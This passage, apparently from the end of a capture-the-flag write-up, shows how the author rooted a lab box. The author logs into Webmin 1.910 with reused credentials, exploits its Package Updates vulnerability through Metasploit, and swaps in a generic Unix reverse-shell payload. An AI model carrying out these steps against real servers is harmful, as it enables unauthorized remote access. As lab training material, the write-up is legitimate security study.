
This way we can get root!
Now lets take a look at the intended way of solving this box.
Intended Way (Webmin package exploitation)
Now earlier we saw that Webmin is running on port 10000, lets try Matt’s credentials on that portal, see if we can login.

Successfully logged in with matt’s credentials.
Now lets search up some CVEs with WEBMIN 1.910 version.

The exploit which stands out among these is the Package Updates one.
Spinning up the metasploit framework.

Setting all the required variables to exploit the target system.
The normal payload cmd/unix/reverse_perl is failing in getting me a shell on the box, so I used the generic one cmd/unix/reverse .

Now after the configuration, running the exploit lands us a shell on the box.

Rooted!

Thanks for reading 😄